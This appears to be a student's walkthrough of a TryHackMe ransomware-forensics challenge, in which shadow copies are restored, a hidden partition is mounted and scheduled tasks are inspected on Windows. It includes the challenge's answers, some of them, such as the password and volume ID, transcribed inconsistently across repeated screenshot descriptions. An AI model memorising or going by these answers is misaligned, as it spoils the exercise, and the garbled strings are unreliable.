In order to see this partition within Windows Explorer, you must assign it a drive letter. Right-click the partition and select **Change Drive Letter and Paths...**. Click **Add**. In the dropdown choose a letter, such as Z, and click OK. At the top, in the Volume column, you should now see that the partition has a letter assigned to it. Open Windows Explorer to navigate to the partition.

In a previous challenge, you managed to view hidden content in folders via the command-line. You can do the same within Windows Explorer. In the menu, select **View**, and checkmark **Hidden Items**. You should now see any hidden content right within Windows Explorer.

Back to VSS, to restore files to a previous version, simply right-click the Folder and select **Properties** then select the **Previous Versions** tab. Select which shadow copy you would like to restore and click the **Restore** button. Accept the confirmation to restore the shadow copy. Close the Properties window and drill into the folder to find the restore file(s).

Answer the questions below



Change Drive Letter and Paths dialog box:

Allow access to this volume by using the following drive letter and paths:


Z:

OK Cancel


Change the backup to Backup-Z as above



Go to folders and try to find Backup-Z and change the option to file name selection and hidden items by clicking the view tab.



Then click the confidential folder to get the above sentence.



Transfer it to the terminal and do as above.

Question 3

At times ransomware changes the file extensions of the encrypted files. What is the file extension for each of the encrypted files?

The screenshot shows a browser window with several tabs open. The main content area displays a challenge from TryHackMe. It consists of a series of questions with input fields and 'Correct Answer' buttons. The questions are:

- What is the name of the suspicious scheduled task?
Answer: opidsfsdf
Correct Answer
- Inspect the properties of the scheduled task. What is the location of the executable that is run at login?
Answer: C:\users\administrator\Desktop\opidsfsdf.exe
Correct Answer
- There is another scheduled task that is related to VSS. What is the ShadowCopyVolume ID?
Answer: 7a9eea15-0000-0000-010000000000
Correct Answer
- Assign the hidden partition a letter. What is the name of the hidden folder?
Answer: Confidential
Correct Answer
- Right-click and inspect the properties for the hidden folder. Use the 'Previous Versions' tab to restore the encrypted file that is within this hidden folder to the previous version. What is the password within the file?
Answer: m33pa55w0rd!Zsecure!
Correct Answer

Below the challenge area, there are two sections: "Task 26 [Day 24] Final Challenge The Trial Before Christmas" and "Task 27 Next Steps".

On the right side of the screen, a Windows File Explorer window is open, showing the contents of the 'Documents' folder on the C:\ drive. The folder contains several files: 'confidential', 'database', 'vStockings', 'WindowsPowerShell', and 'RansomNote.txt'. The 'confidential' file is selected.

The screenshot shows a browser window with several tabs open. The main content area displays a challenge from TryHackMe. It consists of a series of questions with input fields and 'Correct Answer' buttons. The questions are:

- menu, select View, and checkmark Hidden items - You should now see any hidden content right within Windows Explorer.
Back to VSS, to restore files to a previous version, simply right-click the Folder and select Properties then select the Previous Versions tab. Select which shadow copy you would like to restore and click the Restore button. Accept the confirmation to restore the shadow copy. Close the Properties window and drill into the folder to find the restore file(s).
- Answer the questions below
- Decrypt the fake 'bitcoin address' within the ransom note. What is the plain text value?
Answer: nomorebestfestivalcompany
Correct Answer
- At times ransomware changes the file extensions of the encrypted files. What is the file extension for each of the encrypted files?
Answer: .grinch
Correct Answer
- What is the name of the suspicious scheduled task?
Answer: opidsfsdf
Correct Answer
- Inspect the properties of the scheduled task. What is the location of the executable that is run at login?
Answer: C:\users\administrator\Desktop\opidsfsdf.exe
Correct Answer
- There is another scheduled task that is related to VSS. What is the ShadowCopyVolume ID?

Below the challenge area, there are two sections: "Task 26 [Day 24] Final Challenge The Trial Before Christmas" and "Task 27 Next Steps".

On the right side of the screen, a Windows File Explorer window is open, showing the contents of the 'confidential' folder. Inside the 'confidential' folder, there is a single file named 'master-password.txt.grinch'. A tooltip for this file indicates it is a GRINCH File, 48 bytes in size, and was modified on 12/23/2020 at 1:41 PM.

Go to the confidential folder in the documents file to find the answer.

Question 4

What is the name of the suspicious scheduled task?

The screenshot shows a browser window with several tabs open, including WhatsApp, Week 6 Writeup - Go!, TryHackMe Advent of, TryHackMe | 25 Days, THM Browser-Based, and Meet - zyw-xfey-. Below the tabs, there is a challenge text and several input fields with "Correct Answer" buttons.

Challenge Text:

menu, select **View**, and checkmark **Hidden Items**. You should now see any hidden content right within Windows Explorer.

Back to VSS, to restore files to a previous version, simply right-click the Folder and select **Properties** then select the **Previous Versions** tab. Select which shadow copy you would like to restore and click the **Restore** button. Accept the confirmation to restore the shadow copy. Close the Properties window and drill into the folder to find the restore file(s).

Answer the questions below

Decrypt the fake 'bitcoin address' within the ransom note. What is the plain text value?

Correct Answer

At times ransomware changes the file extensions of the encrypted files. What is the file extension for each of the encrypted files?

Correct Answer

What is the name of the suspicious scheduled task?

Correct Answer

Inspect the properties of the scheduled task. What is the location of the executable that is run at login?

Correct Answer

There is another scheduled task that is related to VSS. What is the

Correct Answer

The Windows File Explorer window shows the desktop folder with two files: opidsfsdf.exe and RansomNote.txt. The file opidsfsdf.exe is highlighted.

Name	Date modified
opidsfsdf.exe	11/25/2020 8:19 PM
RansomNote.txt	11/25/2020 8:19 PM

The name can be find by clicking desktop in the folders.

Question 5

Inspect the properties of the scheduled task. What is the location of the executable that is run at login?

The screenshot shows a browser window on the left and a Task Scheduler window on the right.

Browser Content:

- Challenge 1: "At times ransomware changes the file extensions of the encrypted files. What is the file extension for each of the encrypted files?" Answer: ".grinch" (Correct Answer)
- Challenge 2: "What is the name of the suspicious scheduled task?" Answer: "opidsfdf" (Correct Answer)
- Challenge 3: "Inspect the properties of the scheduled task. What is the location of the executable that is run at login?" Answer: "C:\users\administrator\Desktop\opidsfdf.exe" (Correct Answer)
- Challenge 4: "There is another scheduled task that is related to VSS. What is the ShadowCopyVolume ID?" Answer: "7a9eea15-0000-0000-0000-010000000000" (Correct Answer)
- Challenge 5: "Assign the hidden partition a letter. What is the name of the hidden folder?" Answer: "Confidential" (Correct Answer)
- Challenge 6: "Right-click and inspect the properties for the hidden folder. Use the 'Previous Versions' tab to restore the encrypted file that is within this hidden Folder to the previous version. What is the password within the file?" Answer: "m33pa55w0rd!Zseecure!" (Correct Answer)

Task Scheduler Window:

- Shows the Task Scheduler interface with several tasks listed.
- A task named "ram" is selected, showing its details.
- The "Actions" pane on the right lists various options like Create, Import, Delete, Enable, Disable, New Task, View, Refresh, Help, and Selected... (which is currently selected).
- The task details show the path: C:\Users\Administrator\Desktop\opidsfdf.exe.

Click opidsnfdf and click actions to find the URL.

Question 6

There is another scheduled task that is related to VSS. What is the ShadowCopyVolume ID?

The screenshot shows a browser window with several tabs open, including WhatsApp, Week 6 Writeup - Google Doc, TryHackMe Advent of Cyber, TryHackMe | 25 Days of Cyber, and Arabic Kuthu - Video Son. The main content area displays a challenge from tryhackme.com:

nomorebestfestivalcompany Correct Answer

At times ransomware changes the file extensions of the encrypted files. What is the file extension for each of the encrypted files?
.grinch Correct Answer

What is the name of the suspicious scheduled task?
opidsfsdf Correct Answer

Inspect the properties of the scheduled task. What is the location of the executable that is run at login?
C:\users\administrator\Desktop\opidsfsdf.exe Correct Answer

There is another scheduled task that is related to VSS. What is the ShadowCopyVolume ID?
7a9eea15-0000-0000-0000-010000000000 Correct Answer

Assign the hidden partition a letter. What is the name of the hidden folder?
Confidential Correct Answer

Right-click and inspect the properties for the hidden folder. Use the 'Previous Versions' tab to restore the encrypted file that is within this hidden Folder to the previous version. What is the password within the file?
m33pa55wOrldZsecure! Correct Answer

On the right, a Task Scheduler window is open on a Windows machine with IP 10.10.79.180. It shows a list of tasks:

Name	Status	Triggers
GoogleUpdate	Disabled	At 5:05 AM every day - After trigger
opidsfsdf	Ready	At log on of ELFSTATION4\Admin
ShadowCop...	Ready	Multiple triggers defined

The Actions pane on the right shows various options like Create Task, Import, Delete, Enable, Disable, View, Refresh, and Help.

The screenshot shows a browser window with the same tabs and challenge content as the first one. The challenge questions and answers are identical to the first screenshot.

On the right, a Task Properties window is open for the task named "ShadowCopyVolume{7a9eea15-0000-0000-0000-010000000000} Properties (Local Computer)".

General tab details:

- Name: ShadowCopyVolume{7a9eea15-0000-0000-0000-010000000000}
- Location: \
- Author: ELFSTATION4\Administrator
- Description: (empty)

Security options:

- When running the task, use the following user account: SYSTEM
- Run only when user is logged on
- Run whether user is logged on or not
- Do not store password. The task will only have access to local computer resources.
- Run with highest privileges

Configure for: Windows Server™ 2003, Windows® XP, or Windows® 2000

Click ShadowCopy in the task scheduled library then go to properties.

nomorebestfestivalcompany

Correct Answer

At times ransomware changes the file extensions of the encrypted files. What is the file extension for each of the encrypted files?

.grinch

Correct Answer

What is the name of the suspicious scheduled task?

opidsfsdf

Correct Answer

Inspect the properties of the scheduled task. What is the location of the executable that is run at login?

C:\users\administrator\Desktop\opidsfsdf.exe

Correct Answer

There is another scheduled task that is related to VSS. What is the ShadowCopyVolume ID?

7a9eea15-0000-0000-010000000000

Correct Answer

Assign the hidden partition a letter. What is the name of the hidden folder?

Confidential

Correct Answer

Right-click and inspect the properties for the hidden folder. Use the 'Previous Versions' tab to restore the encrypted file that is within this hidden folder to the previous version. What is the password within the file?

m33pa55w0rdlZseecure!

Correct Answer

nomorebestfestivalcompany

Correct Answer

At times ransomware changes the file extensions of the encrypted files. What is the file extension for each of the encrypted files?

.grinch

Correct Answer

What is the name of the suspicious scheduled task?

opidsfsdf

Correct Answer

Inspect the properties of the scheduled task. What is the location of the executable that is run at login?

C:\users\administrator\Desktop\opidsfsdf.exe

Correct Answer

There is another scheduled task that is related to VSS. What is the ShadowCopyVolume ID?

7a9eea15-0000-0000-010000000000

Correct Answer

Assign the hidden partition a letter. What is the name of the hidden folder?

Confidential

Correct Answer

Right-click and inspect the properties for the hidden folder. Use the 'Previous Versions' tab to restore the encrypted file that is within this hidden folder to the previous version. What is the password within the file?

m33pa55w0rdlZseecure!

Correct Answer

Choose actions and click the URL. Then click the add a argument(optional).

The screenshot shows a browser window with several tabs open, including WhatsApp, Week 6 Writeup - Google Docs, TryHackMe Advent of Cyber, TryHackMe | 25 Days of Cyber, and a Tamil news website. The main content area displays a challenge from tryhackme.com:

nomorebestfestivalcompany Correct Answer

At times ransomware changes the file extensions of the encrypted files. What is the file extension for each of the encrypted files?

.grinch Correct Answer

What is the name of the suspicious scheduled task?

opidsfsdf Correct Answer

Inspect the properties of the scheduled task. What is the location of the executable that is run at login?

C:\users\administrator\desktop\opidsfsdf.exe Correct Answer

There is another scheduled task that is related to VSS. What is the ShadowCopyVolume ID?

7a9eea15-0000-0000-0000-010000000000 Correct Answer

Assign the hidden partition a letter. What is the name of the hidden folder?

Confidential Correct Answer

Right-click and inspect the properties for the hidden folder. Use the 'Previous Versions' tab to restore the encrypted file that is within this hidden Folder to the previous version. What is the password within the file?

m33pa55w0rd!Zseecure! Correct Answer

On the right side of the screen, a Windows Task Scheduler interface is shown. A context menu is open over a scheduled task, with the 'Edit Action' option selected. The 'Action' dropdown is set to 'Start a program' and the 'Program/script' field contains the command:

```
Create Shadow /AutoRetry=15 /For=\?\Volume{7a9eea15-0000-0000-0000-010000000000}
```

The clipboard window also displays this command.

Copy the ShadowCopyVolume ID.

Question 7

Assign the hidden partition a letter. What is the name of the hidden folder?

The screenshot shows a browser window with several tabs open, including WhatsApp, Week 6 Writeup - Google Docs, TryHackMe Advent of Cyber, TryHackMe | 25 Days of Cybersecurity, and Palya - Adada Mazhaida. The main content area displays command-line output from a terminal or command prompt:

```
Volume Name: \Volume{f801713f-0000-0000-0000-010000000000}\  
Volume path: \\?\Volume{f801713f-0000-0000-0000-010000000000}\  
Volume path: C:\  
Volume name: \\?\Volume{f801713f-0000-0000-0000-010000000000}\
```

Below this, there is a text block with instructions:

You can use Disk Management to check into that. Disk Management is a system utility in Windows that enables you to perform advanced storage tasks. (official definition) As with the other utilities, Disk Management has been placed in the taskbar for your convenience.

As you can see there is another volume but you're unable to view it within Windows Explorer. Right-click the partition to view its properties. Now, look at the **Security** tab. Confirm that the volume name/id from the Task Scheduler and vsadmin output is similar to the **object name** of this partition. Also, notice there is a tab titled **Shadow Copies**. Review the information and close the Properties window.

In order to see this partition within Windows Explorer, you must assign it a drive letter. Right-click the partition and select **Change Drive Letter and Paths**. Click **Add**. In the dropdown choose a letter, such as Z, and click OK. At the top, in the Volume column, you should now see that the partition has a letter assigned to it. Open Windows Explorer to navigate to the partition.

In a previous challenge, you managed to view hidden content in folders via the command-line. You can do the same within Windows Explorer. In the menu, select **View**, and checkmark **Hidden Items**. You should now see any hidden content right within Windows Explorer.

Back to VSS, to restore files to a previous version, simply right-click the folder and select **Properties** then select the **Previous Versions** tab.

The right side of the screenshot shows a Windows File Explorer window titled "Backup (Z:)". The "Details" view is selected. The contents of the folder are:

Name	Date modified	Type
confidential	12/11/2020 7:57 AM	File
database	12/11/2020 7:56 AM	File
vStockings	12/11/2020 7:56 AM	File

At the bottom of the screen, a taskbar is visible with icons for File Explorer, Task View, Task Manager, and others. A status bar at the bottom right shows "THM AttackBox" and "1h 42m 42s".

The folder will be confidential.

Question 8

Right-click and inspect the properties for the hidden folder. Use the 'Previous Versions' tab to restore the encrypted file that is within this hidden folder to the previous version. What is the password within the file?

The screenshot shows a browser window with several tabs open, including WhatsApp, Week 6 Writeup - Google Docs, TryHackMe Advent of Cyber, TryHackMe | 25 Days of Cyber, and Paily - Adada Mazhaida. The main content area displays command-line output from a terminal session:

```
Volume name: \\?\Volume{6ef1e6ba-0000-0000-010000000000}\  
Volume name: \\?\Volume{6ef1e6ba-0000-0000-010000000000}\  
Volume path: C:\  
Volume name: \\?\Volume{f8081713f-0000-0000-0000-602200000000}\
```

Below the terminal output, there is a note about using Disk Management to check into the volume. It also describes how to right-click the partition to view its properties, specifically looking at the Security tab to confirm the volume name/id. It mentions that the output from Task Scheduler and vsadmin is similar to the object name of the partition.

Another note explains that there is a tab titled "Shadow Copies". It instructs to review the information and close the Properties window.

In order to see this partition within Windows Explorer, you must assign it a drive letter. Right-click the partition and select "Change Drive Letter and Paths". Click "Add". In the dropdown choose a letter, such as Z, and click OK. At the top, in the Volume column, you should now see that the partition has a letter assigned to it. Open Windows Explorer to navigate to the partition.

In a previous challenge, you managed to view hidden content in folders via the command-line. You can do the same within Windows Explorer. In the menu, select "View", and checkmark "Hidden Items". You should now see any hidden content right within Windows Explorer.

Back to VSS, to restore files to a previous version, simply right-click the folder and select "Properties" then select the "Previous Versions" tab.

The right side of the screenshot shows a Windows File Explorer window with a "Backup (Z)" drive selected. A context menu is open over a folder named "confidential". The "Properties" dialog box is displayed, with the "Previous Versions" tab selected. It shows a list of previous versions for the folder, with one entry visible:

Name	Date modified
confidential	12/11/2020 7:57 AM

Details for the selected version:

Type: File folder
Date modified: 12/11/2020 7:57 AM
Size: 21 bytes
File: master-password.txt

The screenshot shows a browser window with several tabs open, including WhatsApp, Week 6 Writeup - Google Docs, TryHackMe Advent of Cyber, TryHackMe | 25 Days of Cyber, and Paily - Adada Mazhaida. The main content area displays command-line output from a terminal session:

```
Volume name: \\?\Volume{6ef1e6ba-0000-0000-010000000000}\  
Volume name: \\?\Volume{6ef1e6ba-0000-0000-010000000000}\  
Volume path: C:\  
Volume name: \\?\Volume{f8081713f-0000-0000-0000-602200000000}\
```

Below the terminal output, there is a note about using Disk Management to check into the volume. It also describes how to right-click the partition to view its properties, specifically looking at the Security tab to confirm the volume name/id. It mentions that the output from Task Scheduler and vsadmin is similar to the object name of the partition.

Another note explains that there is a tab titled "Shadow Copies". It instructs to review the information and close the Properties window.

In order to see this partition within Windows Explorer, you must assign it a drive letter. Right-click the partition and select "Change Drive Letter and Paths". Click "Add". In the dropdown choose a letter, such as Z, and click OK. At the top, in the Volume column, you should now see that the partition has a letter assigned to it. Open Windows Explorer to navigate to the partition.

In a previous challenge, you managed to view hidden content in folders via the command-line. You can do the same within Windows Explorer. In the menu, select "View", and checkmark "Hidden Items". You should now see any hidden content right within Windows Explorer.

Back to VSS, to restore files to a previous version, simply right-click the folder and select "Properties" then select the "Previous Versions" tab.

The right side of the screenshot shows a Windows File Explorer window with a "Backup (Z)" drive selected. A context menu is open over a folder named "confidential". A confirmation dialog box is displayed, asking if the user is sure they want to restore the previous version of "confidential" from Friday, December 11, 2020, 7:57 AM. The dialog also states that this will replace the current version of the folder on the computer and cannot be undone.

Go to Backup-Z and right click in the confidential folder to restore it.

Volume name: \\?\volume{f801713f-0000-0000-0000-602200000000}\

Volume path: \\?\volume{f801713f-0000-0000-0000-602200000000}\

Volume name: C:\

Volume path: C:\

You can use Disk Management to check into that. Disk Management is a system utility in Windows that enables you to perform advanced storage tasks. (official definition) As with the other utilities, Disk Management has been placed in the taskbar for your convenience.

As you can see there is another volume but you're unable to view it within Windows Explorer. Right-click the partition to view its properties. Now, look at the **Security** tab. Confirm that the volume name/id from the Task Scheduler and vssadmin output is similar to the **object name** of this partition. Also, notice there is a tab titled **Shadow Copies**. Review the information and close the Properties window.

In order to see this partition within Windows Explorer, you must assign it a drive letter. Right-click the partition and select **Change Drive Letter and Paths**. Click **Add**. In the dropdown choose a letter, such as Z, and click OK. At the top, in the Volume column, you should now see that the partition has a letter assigned to it. Open Windows Explorer to navigate to the partition.

In a previous challenge, you managed to view hidden content in folders via the command-line. You can do the same within Windows Explorer. In the menu, select **View**, and checkmark **Hidden Items**. You should now see any hidden content right within Windows Explorer.

Back to VSS, to restore files to a previous version, simply right-click the folder and select **Properties** then select the **Previous Versions** tab.

nomorebestfestivalcompany

Correct Answer

At times ransomware changes the file extensions of the encrypted files. What is the file extension for each of the encrypted files?

.grinch

Correct Answer

What is the name of the suspicious scheduled task?

opidsfsdf

Correct Answer

Inspect the properties of the scheduled task. What is the location of the executable that is run at login?

C:\users\administrator\Desktop\opidsfsdf.exe

Correct Answer

There is another scheduled task that is related to VSS. What is the ShadowCopyVolume ID?

7a9eea15-0000-0000-0000-010000000000

Correct Answer

Assign the hidden partition a letter. What is the name of the hidden folder?

Confidential

Correct Answer

Right-click and inspect the properties for the hidden folder. Use the 'Previous Versions' tab to restore the encrypted file that is within this hidden folder to the previous version. What is the password within the file?

m33pa55w0rdlZseecure!

Correct Answer

After that click again the confidential folder and choose the master-password.txt to find the password as above.

Solution/walkthrough:

As for question 1, type in remmina & in the terminal and as in the picture above, a tab will pop up with the name RDP. Now with that set, you are ready to connect to the remote machine. Make sure it's deployed before proceeding. Click on the plus icon as shown below. Type in the server, username, password and change the colour depth as RemoteFX(32 bpp). Right after doing that save as default and click connect to see the wallpaper. For question 2, go to disk management and change the backup to Backup Z then go to folders and click Backup Z at the bottom of the folder and click the view tab in the top of that and change the selection as file name selection and hidden items. Right after that we will be able to see a confidential folder. Right click on that folder and choose properties and we can see a ransom note tab appear and highlight the above sentence as above and go to terminal to do as in the picture above to get the answer. As for question 3 , go to documents and choose confidential folder to get the answer. For question 4, click desktop to get the answer as above. Next, for question 5, go to task scheduler and click task library and click actions to see opidsfsdf to see the URL as above. As for question 6, click Shadow Copy and click the URL below and choose properties and choose actions. Right after that, click add argument(optional) and copy the ShadowCopyVolume ID. For question 7, the folder will be confidential. As for the last question, go to Backup Z right click confidential and choose properties to restore it. After completing that go into the confidential folder and click master-password.txt to find the password within the file.

Day 24: Final Challenge - The Trial Before Christmas

